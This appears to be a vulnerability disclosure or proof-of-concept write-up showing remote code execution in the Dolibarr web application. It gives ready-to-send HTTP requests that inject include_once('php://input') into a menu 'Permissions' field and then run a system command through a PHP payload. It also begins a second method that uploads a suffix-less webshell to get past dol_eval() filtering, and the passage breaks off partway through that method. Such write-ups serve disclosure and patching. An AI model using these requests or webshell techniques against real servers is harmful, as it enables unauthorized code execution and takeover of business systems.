 ## Remote Code Execution - 1 (1) We first ensure that the `allow_url_include` option of php.ini on the server is `On`:  At this point, we can use remote file inclusion and cooperate with `php://input` to achieve arbitrary code execution. (2) Create a Menu and set "Permissions" to `include_once('php://input')` (note that `''` must be used here because `"` will be detected): ```http POST /htdocs/admin/menus/edit.php?action=add&token=fae63868ce9c2a7eece04a49ffdbe23f&menuId=0 HTTP/1.1 Host: 192.168.31.31 Content-Length: 210 Cache-Control: max-age=0 Upgrade-Insecure-Requests: 1 Origin: http://192.168.31.31 Content-Type: application/x-www-form-urlencoded User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/121.0.0.0 Safari/537.36 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7 Referer: http://192.168.31.31/htdocs/admin/menus/edit.php?menuId=0&action=create&menu_handler=all&backtopage=%2Fhtdocs%2Fadmin%2Fmenus%2Findex.php Accept-Encoding: gzip, deflate Accept-Language: zh-CN,zh;q=0.9,en;q=0.8,ru;q=0.7,ja;q=0.6 Cookie: DOLSESSID_cc5001a0224d79c07308a0908c6213b79e5d7d10=82ef3f1d798bf58a0e11c0cbacc390dd Connection: close token=fae63868ce9c2a7eece04a49ffdbe23f&menu_handler=all&user=2&type=top&propertymainmenu=test1test&titre=test1test&url=test1test&langs=&position=100&target=&enabled=1&perms=include_once('php://input')&save=Save ```  (3) Finally, the system command is successfully executed through the POST request: ```http POST http://192.168.31.31/htdocs/admin/menus/edit.php?menu_handler=all&action=edit&token=fae63868ce9c2a7eece04a49ffdbe23f&menuId=24 HTTP/1.1 Host: 192.168.31.31 Content-Length: 27 Cache-Control: max-age=0 Upgrade-Insecure-Requests: 1 Origin: http://192.168.31.31 Content-Type: application/x-www-form-urlencoded User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/121.0.0.0 Safari/537.36 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7 Referer: http://192.168.31.31/index.php?url=/etc/passwd Accept-Encoding: gzip, deflate Accept-Language: zh-CN,zh;q=0.9,en;q=0.8,ru;q=0.7,ja;q=0.6 Cookie: DOLSESSID_cc5001a0224d79c07308a0908c6213b79e5d7d10=82ef3f1d798bf58a0e11c0cbacc390dd Connection: close <?php system('ls -al /');?> ```  ## Remote Code Execution - 2 (File Inclusion with file upload) At this point, we are absolutely sure that a file inclusion vulnerability can be achieved by setting "Permissions", and arbitrary code execution can be achieved with `allow_url_include = On`. However, the setting `allow_url_include = On` does not exist on every server. Therefore, to achieve the purpose of universal arbitrary code execution, we need to cooperate with the file upload (without suffix) function. (1) We can upload a file containing php webshell code through the "Attach a new file/document" function in `/htdocs/user/document.php?id=1&uploadform=1`. The file name is "shell" (this file There must be no suffix, otherwise the detection of `.` by `dol_eval()` cannot be bypassed when setting "Permissions" later. Among all file upload points, only "Attach a new file/document" can be Upload files without suffix): 